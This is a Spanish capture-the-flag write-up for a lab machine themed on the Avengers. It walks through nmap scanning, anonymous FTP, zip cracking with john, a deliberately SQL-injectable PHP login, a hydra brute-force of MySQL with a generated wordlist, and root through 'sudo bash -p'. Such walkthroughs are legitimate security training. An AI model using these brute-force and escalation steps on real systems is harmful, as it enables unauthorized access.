

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de nmap en la maquina victima:

```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.10.142 -oN scan.txt
```

```
21/tcp open  ftp      vsftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.10.10.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 6f:85:17:02:1a:9d:94:c3:b3:4e:92:4b:05:3a:96:a2 (ECDSA)
|_  256 57:6b:d4:59:bd:3b:b5:c0:3f:1b:7e:c0:b9:9a:69:6d (ED25519)
80/tcp open  http       Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Avengers Hacking \xC3\x89tico
|_ http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
|_ http-robots.txt: 2 disallowed entries
|_ /webs/ /mysql/
|_ http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql      MySQL 8.0.36-0ubuntu0.22.04.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.36_Auto_Generated_Server_Certificate
|_ Issuer: commonName=MySQL_Server_8.0.36_Auto_Generated_CA_Certificate
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2024-03-21T19:56:11
|_ Not valid after:  2034-03-19T19:56:11
|_ MD5: 31c2:34b7:fd11:cd8d:5d75:20f9:6e1f:5e35
|_ SHA-1: 0be4:ee3d:3a42:0fec:2d2e:fa11:bf2f:11ad:f3c6:1e45
|_ mysql-info:
```

La maquina victima tiene 4 puertos abiertos: ftp, ssh, http y mysql. El puerto ftp permite el login como el usuario anonymous, vamos a ver lo que hay en su interior:

```

└─$ ftp 10.10.10.142
Connected to 10.10.10.142.
220 Welcome to blah FTP service.
Name (10.10.10.142:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          459 Mar 24  2024 FLAG.txt
-rw-r--r--    1 0        0          417 Mar 24  2024 credential_mysql.txt.zip
226 Directory send OK.

```

Vamos a descargarnos los archivos y vemos su contenido

```

mget FLAG.txt credential_mysql.txt.zip
cat FLAG.txt

```

```

└─$ cat FLAG.txt

  ###      ##
  ## ##    ##
  #        ##
####      ##
##        ##
##        ##
##        ##
####      ##
          #####

Alright, you have flag 3/9.

This flag is worth 10 points.

Wow, you found this flag very quickly, we should secure this FTP more ...

```

Hemos encontrado una flag, vamos a ver el contenido de "credential_mysql.txt.zip"

```

unzip credential_mysql.txt.zip

```

```

└─$ unzip credential_mysql.txt.zip
Archive:  credential_mysql.txt.zip
[credential_mysql.txt.zip] credential_mysql.txt password: █

```


Nos pide una contraseña por lo que utilizaremos la herramienta zip2john para extraer el hash del archivo zip a un archivo "hash.txt" y con john haremos un ataque de fuerza bruta para descifrar el hash:

```

$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:00:49 3/3 0g/s 14780Kp/s 14780Kc/s 14780KC/s abulah86..abrimis

```

Como no encontramos la contraseña vamos a seguir investigando el puerto 80:





Si miramos el código fuente vemos lo siguiente:

```

27     <script>
28         function hackear() {
29             alert('¡Hackeo ético iniciado!');
30             // Código de hacking ético
31         }
32     </script>
33     <footer>
34         <p>&copy; 2024 Avengers Hacking Ético</p>
35     </footer>
36 <!-- Look in the /code/ directory -->
37 </body>
38 </html>
39


```

Vamos al directorio /code:

Name	Last modified	Size	Description
 Parent Directory		-	
 code.html	2024-03-23 16:06	2.5K	

Apache/2.4.52 (Ubuntu) Server at 10.10.10.142 Port 80

Vemos que hay un archivo "code.html" vamos a ver lo que hay en su interior:



Parece estar vacío pero si miramos en el código fuente:


```

1 <?php
2 header('Content-Type: text/html; charset=UTF-8');
3
4 // Conexi3n a la base de datos (debes configurar los datos de tu base de datos)
5 $servername = "192.168.28.7";
6 $username = "h4lc3";
7 $password = "*****";
8 $dbname = "db_true";
9
10 // Crear conexi3n
11 $conn = new mysqli($servername, $username, $password, $dbname);
12
13 // Verificar conexi3n
14 if ($conn->connect_error) {
15     die("Error de conexi3n: " . $conn->connect_error);
16 }
17
18 // Recibir datos del formulario
19 $username = $_POST['username'];
20 $password = $_POST['password'];
21
22 // Consulta SQL vulnerable a inyecci3n
23 $sql = "SELECT * FROM usuarios WHERE username='$username' AND password='$password'";
24
25 $result = $conn->query($sql);
26
27 if ($result->num_rows > 0) {
28     // Usuario autenticado
29     echo "¡Inicio de sesi3n exitoso!";
30 } else {
31     // Usuario no autenticado
32     echo "Nombre de usuario o contrase3a incorrectos.";
33 }
34
35 $conn->close();
36 ?>
37

```

Un usuario h4lc3 y una contraseña con asteriscos

En el directorio /flags encontramos lo siguiente:

```

###      ##      ##
## ##    ##      #####
#         ##      ### ##  #####
####     ##      ##  ##  ##
##       ##      #####  ##  ##
##       ##      ##  ##  #####
####     #####  #####  ##  ##
          #####


```

Alright, you have flag 1/9.


This flag is worth 10 points.

This is just the beginning hehe

En /mysql encontramos dos archivos:



Otra flag:



En database.html podemos ver lo siguiente:




Y en su código fuente...

```
20     <main>
21         <section>
22             <h2>Explorando la Base de Datos</h2>
23             <p>¡Descubre los secretos ocultos en nuestra base de datos!</p>
24         </section>
25     </main>
26     <footer>
27         <p>&copy; 2024 Avengers Hacking Ético</p>
28     </footer>
29 <!-- You have found a password of a user that is hidden out there, keep looking... -->
30 <!-- password: V201V2JHTnVjR2haYmtveFpFZEZQUT09 -->
31 </body>
32 </html>
33
```

Una contraseña encriptada

En /webs podemos encontrar lo siguiente:



The screenshot shows a web browser window with the address bar displaying '10.10.10.142/webs/'. The browser's address bar also shows 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'Kali NetHunter'. The main content area displays the 'Index of /webs' directory listing. The listing includes a table with columns for 'Name', 'Last modified', 'Size', and 'Description'. The table lists three items: 'Parent Directory' (a directory icon), 'developers.html' (a file icon, last modified 2024-03-23 15:34, size 1.3K), and 'secret.html' (a file icon, last modified 2024-03-23 13:58, size 1.2K). Below the table, it says 'Apache/2.4.52 (Ubuntu) Server at 10.10.10.142 Port 80'.

Name	Last modified	Size	Description
Parent Directory	-	-	-
developers.html	2024-03-23 15:34	1.3K	
secret.html	2024-03-23 13:58	1.2K	

Apache/2.4.52 (Ubuntu) Server at 10.10.10.142 Port 80

El archivo developers.html contiene un panel de login:



The screenshot shows a login page with a green background. At the top, it says '¡Bienvenido a la Guarida del Hackeo Ético!'. Below this, there are three links: 'Inicio', 'Misterios del Universo', and 'Guía de Desafíos'. In the center, there is a large black button that says 'Inicia Sesión'. At the bottom, there is a login form with two input fields: 'Usuario:' and 'Contraseña:'. The 'Usuario:' field has a placeholder text 'Ingrese su nombre de usuario' and the 'Contraseña:' field has a placeholder text 'Ingrese su contraseña'. To the right of these fields is a yellow button that says 'Iniciar Sesión'.

¡Bienvenido a la Guarida del Hackeo Ético!

[Inicio](#) [Misterios del Universo](#) [Guía de Desafíos](#)

Inicia Sesión

Usuario: Contraseña: **Iniciar Sesión**

y secret.html contiene un formulario donde se busca una palabra:



The screenshot shows a web page with a dark blue background. At the top, the title "Web Secreta 1" is displayed in large white letters. Below the title, there are two links: "INICIO" and "SECRET", both in white. The main heading "Contenido Ultra Secreto" is in bold white text. Underneath, a message in white says "¡Solo para los más valientes hackers!". A search bar is located below this, with the label "Buscar:" in white. The search input field has a light blue border and contains the placeholder text "Ingrese su búsqueda". To the right of the input field is a red button with the word "Buscar" in white. Below the search bar, a message in white states "No se encontraron resultados."

Vamos a descryptar la contraseña que hemos conseguido en "database.html":



Nos sale la palabra fuerza bruta. Esta palabra la podemos utilizar para desenscriptar el zip, login con ssh utilizando el usuario, login en el panel en la web o para buscar esta palabra en el formulario:

Web Secreta 1

INICIO SECRET .

Contenido Ultra Secreto

¡Solo para los más valientes hackers!

Buscar: fuerzabruta

Buscar

¡Has encontrado a Hulk!

He encontrado a otro usuario: hulk

Si desciframos el contenido del archivo "code.html" que contenia el cifrado "pikachu" podemos ver el siguiente mensaje:

The screenshot shows a web application interface. On the left, under the heading "Results", there is a search input field with the text "fuerzabruta" and a "Buscar" button. Below the input field, the output displays "Te crees que lo iba a dejar tan facil?, anda". On the right, there is a section titled "PIKALANG INTERPRETER". It contains a "PIKALANG CODE TO INTERPRET" field with a long string of "pikachu" and "pichu" characters. Below this is an "ARGUMENT" field and an "EXECUTE" button.

Vamos a probar si podemos acceder por ssh con el usuario "hulk" y contraseña "fuerzabruta"

```
El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 11 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Aug 15 16:02:08 2024 from 192.168.18.153
hulk@TheHackersLabs-Avengers:~$
```

ESCALADA

Lo primero que suelo hacer es comprobar los permisos del usuario para ejecutar comandos como sudo:

```
hulk@TheHackersLabs-Avengers:~$ sudo -l
[sudo] password for hulk:
Sorry, user hulk may not run sudo on TheHackersLabs-Avengers.
```

No tenemos ningún permiso

Vamos a ver los usuarios que hay en /home

```
drwxr-xr-x  6 root   root   4096 mar 21  2024 .
drwxr-xr-x 21 root   root   4096 mar 24  2024 ..
drwx-----  4 antman antman 4096 ago 15 16:13 antman
drwxr-xr-x  8 hulk   hulk   4096 ago 15 16:13 hulk
drwx-----  6 stif   stif   4096 ago 15 16:16 stif
drwx-----  6 thanos thanos 4096 mar 24  2024 .thanos
```

Tenemos 4 usuarios

En el directorio home de root tenemos los siguientes archivos:

```
hulk@TheHackersLabs-Avengers:~$ ls -la
total 48
drwxr-xr-x  8 hulk hulk 4096 ago 15 16:13 .
drwxr-xr-x  6 root root 4096 mar 21  2024 ..
lrwxrwxrwx  1 root root    9 ago 15 16:13 .bash_history → /dev/null
-rw-r--r--  1 hulk hulk  220 mar 21  2024 .bash_logout
-rw-r--r--  1 hulk hulk 3771 mar 21  2024 .bashrc
drwx-----  2 hulk hulk 4096 mar 21  2024 .cache
drwxr-xr-x  7 root root 4096 mar 24  2024 db
drwxrwxr-x  3 hulk hulk 4096 ago 15 16:03 .local
drwxr-xr-x  3 root root 4096 mar 23  2024 mysql
drwxr-xr-x  2 root root 4096 mar 22  2024 .passwd
-rw-r--r--  1 hulk hulk  807 mar 21  2024 .profile
-rw-r--r--  1 root root  280 mar 24  2024 user.txt
drwxr-xr-x  2 root root 4096 mar 22  2024 wait
```

En el directorio "db" tenemos lo siguiente:

```
drwxr-xr-x  7 root root 4096 mar 24  2024 .
drwxr-xr-x  8 hulk hulk 4096 ago 15 16:13 ..
drwxr-xr-x  3 root root 4096 mar 24  2024 f
drwxr-xr-x  2 root root 4096 mar 24  2024 flag
drwxr-xr-x  3 root root 4096 mar 24  2024 g
drwxr-xr-x  3 root root 4096 mar 24  2024 no
drwxr-xr-x  4 root root 4096 mar 24  2024 no_flag
```

Ejecutamos el comando "tree" para verlo mejor

```
tree -a
```

```
hulk@TheHackersLabs-Avengers:~/db$ tree -a
.
├── f
│   └── burro
├── flag
│   └── NO_FLAG.txt
├── g
│   └── algo
├── no
│   └── no
│       └── no
│           └── nothing
└── no_flag
    ├── flag
    │   └── FLAG.txt
    └── no
        └── posibiliti
```

Leemos la flag:

```
hulk@TheHackersLabs-Avengers:~/db$ cat no_flag/flag/FLAG.txt

###      ###      ##
## ##    ##      #####
#         ##      #####   ## ##   #####
#####    ##      ##   ## ##   ##
##         ##      #####   ## ##   ##
##         ##      ## ##   #####
#####    #####   #####      ##   ##
                        #####
```

Alright, you have the 5/9 flag.

This flag is worth 10 points.

You found the flag hidden among many directories, how clever...

Hacemos lo mismo en el directorio /mysql/hint

```
hulk@TheHackersLabs-Avengers:~/mysql/hint$ tree -a
.
├── avengers
├── QUEEE
│   └── .nothing.txt
├── wo
└── zip
    └── shit_how_they_did_know_this_password.txt
```

Leemos el archivo:

- password=fuerzabrutaXXXX

Tenemos que crear una wordlist con todos los numeros del 0001 al 3000:

```
#!/bin/bash

# Nombre del archivo de salida
output="wordlist.txt"

# Limpiar el archivo si ya existe
> $output

# Generar la wordlist
for i in $(seq -w 1 3000); do
    echo "fuerzabruta$i" >> $output
done

echo "Wordlist generada en $output"
```

En wordlist.txt es donde se me genera el diccionario

Ahora vamos a realizar un ataque de fuerza bruta a mysql con la wordlist generada:

```
hydra -l hulk -P wordlist.txt mysql://10.10.10.142
```

```
$ hydra -l hulk -P wordlist.txt mysql://10.10.10.142
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 07:24:08
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3000 login tries (l:1/p:3000), ~750 tries per task
[DATA] attacking mysql://10.10.10.142:3306/
[3306][mysql] host: 10.10.10.142 login: hulk password: fuerzabruta2024
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 07:24:38
```

Intentamos conectarnos desde nuestra maquina pero nos da error:

```
$ mysql -h 10.10.10.142 -u hulk -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain
```

Por lo que intentaremos conectarnos desde la maquina victima:

```
hulk@TheHackersLabs-Avengers:~/wait$ mysql -u hulk -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 411602
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

En la base de datos db_flag encontramos otra flag:

```
mysql> select * from flag;
+----+-----+-----+
| id | flag   | content |
+----+-----+-----+
| 1  | FLAG.txt | Alright, you have the 4/9 flag. This flag is worth 10 points. Now that you have this flag, keep looking, you are getting closer to the end, but there is still a long way to go. |
+----+-----+-----+
```

En la base de datos db_true encontramos unas credenciales:

```
mysql> select * from nothing
→ ;
+----+-----+-----+
| id | nothing_user | nothing_password |
+----+-----+-----+
| 1  | nada         | JAHDdjwoaiJDWIAJDsDJWAjdwaiojKDAKAKdoaKDPOAA= |
+----+-----+-----+
1 row in set (0,01 sec)
```

En la base de datos no_db encontramos credenciales:

```
mysql> select * from passwords;
+----+-----+-----+
| id | password | description |
+----+-----+-----+
| 1  | wr9UZSBjcmVlcyBxdWUgc2VyaWEgdGFuIGZhY2lsPyBKQUpBSkFKQUpKQUpB | Desencrpta esa contraseña para poder ser root ;) |
+----+-----+-----+
1 row in set (0,00 sec)

mysql> select * from users;
+----+-----+-----+
| id | user  | password |
+----+-----+-----+
| 1  | stif  | escudoamerica |
| 2  | hulk  | fuerza***** |
| 3  | antman | ***** |
| 4  | thanos | NOPASSWD |
+----+-----+-----+
4 rows in set (0,00 sec)
```

Nos cambiamos al usuario stif con las credenciales que hemos conseguido:


```

hulk@TheHackersLabs-Avengers:~/wait$ su stif
Password:
stif@TheHackersLabs-Avengers:/home/hulk/wait$ cd
stif@TheHackersLabs-Avengers:~$ ls -la
total 44
drwx----- 6 stif stif 4096 ago 15 16:16 .
drwxr-xr-x 6 root root 4096 mar 21 2024 ..
lrwxrwxrwx 1 root root 9 ago 15 16:13 .bash_history -> /dev/null
-rw-r--r-- 1 stif stif 220 mar 21 2024 .bash_logout
-rw-r--r-- 1 stif stif 3771 mar 21 2024 .bashrc
drwxr-xr-x 2 root root 4096 mar 24 2024 flag
-rwx----- 1 stif stif 409 mar 24 2024 game.py
drwxrwxr-x 3 stif stif 4096 mar 22 2024 .local
drwxr-xr-x 4 root root 4096 mar 24 2024 pista
drwxr-xr-x 4 root root 4096 mar 22 2024 .power
-rw-r--r-- 1 stif stif 807 mar 21 2024 .profile
-r----- 1 root root 36 ago 15 16:16 user.txt

```

Dentro del directorio flag podemos encontrar un archivo "flag.txt.zip" pero no sabemos la contraseña:

```

stif@TheHackersLabs-Avengers:~/flag$ unzip FLAG.txt.zip
Archive:  FLAG.txt.zip
[FLAG.txt.zip] FLAG.txt password:
password incorrect--reenter:
password incorrect--reenter:
skipping: FLAG.txt                incorrect password

```

Dentro de pista encontramos un archivo que solo antman tiene permisos:

```

stif@TheHackersLabs-Avengers:~$ cd pista/
stif@TheHackersLabs-Avengers:~/pista$ ls -la
total 12
drwxr-xr-x 2 root root 4096 mar 24 2024 .
drwx----- 6 stif stif 4096 ago 15 16:16 ..
-rw----- 1 antman antman 1422 mar 24 2024 db.bin
stif@TheHackersLabs-Avengers:~/pista$ cat db.bin
cat: db.bin: Permission denied

```

Dentro de .power podemos encontrar la siguiente pista:

```

stif@TheHackersLabs-Avengers:~/power$ tree -a
.
├── fichero
│   ├── .script.sh
│   ├── .script.sh.zip
│   └── no_entres_aqui
│       └── README.txt
2 directories, 3 files
stif@TheHackersLabs-Avengers:~/power$ cd no_entres_aqui/
stif@TheHackersLabs-Avengers:~/power/no_entres_aqui$ cat README.txt
Somewhere you can find the password that unzips the .script.sh.zip file, you just have to look harder... Good luck ;D

```

Como no nos deja hacer unzip en el usuario actual, vamos a ver los comandos que podemos ejecutar como sudo

```
stif@TheHackersLabs-Avengers:~/.power/fichero$ sudo -l
Matching Defaults entries for stif on TheHackersLabs-Avengers:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User stif may run the following commands on TheHackersLabs-Avengers:
    (ALL : ALL) NOPASSWD: /usr/bin/bash
    (ALL : ALL) NOPASSWD: /usr/bin/unzip
```

Si podemos ejecutar bash como sudo podemos hacer lo siguiente para conseguir una shell como root:

```
sudo bash -p
```

```
stif@TheHackersLabs-Avengers:~/.power/fichero$ sudo bash -p
root@TheHackersLabs-Avengers:/home/stif/.power/fichero# whoami
root
```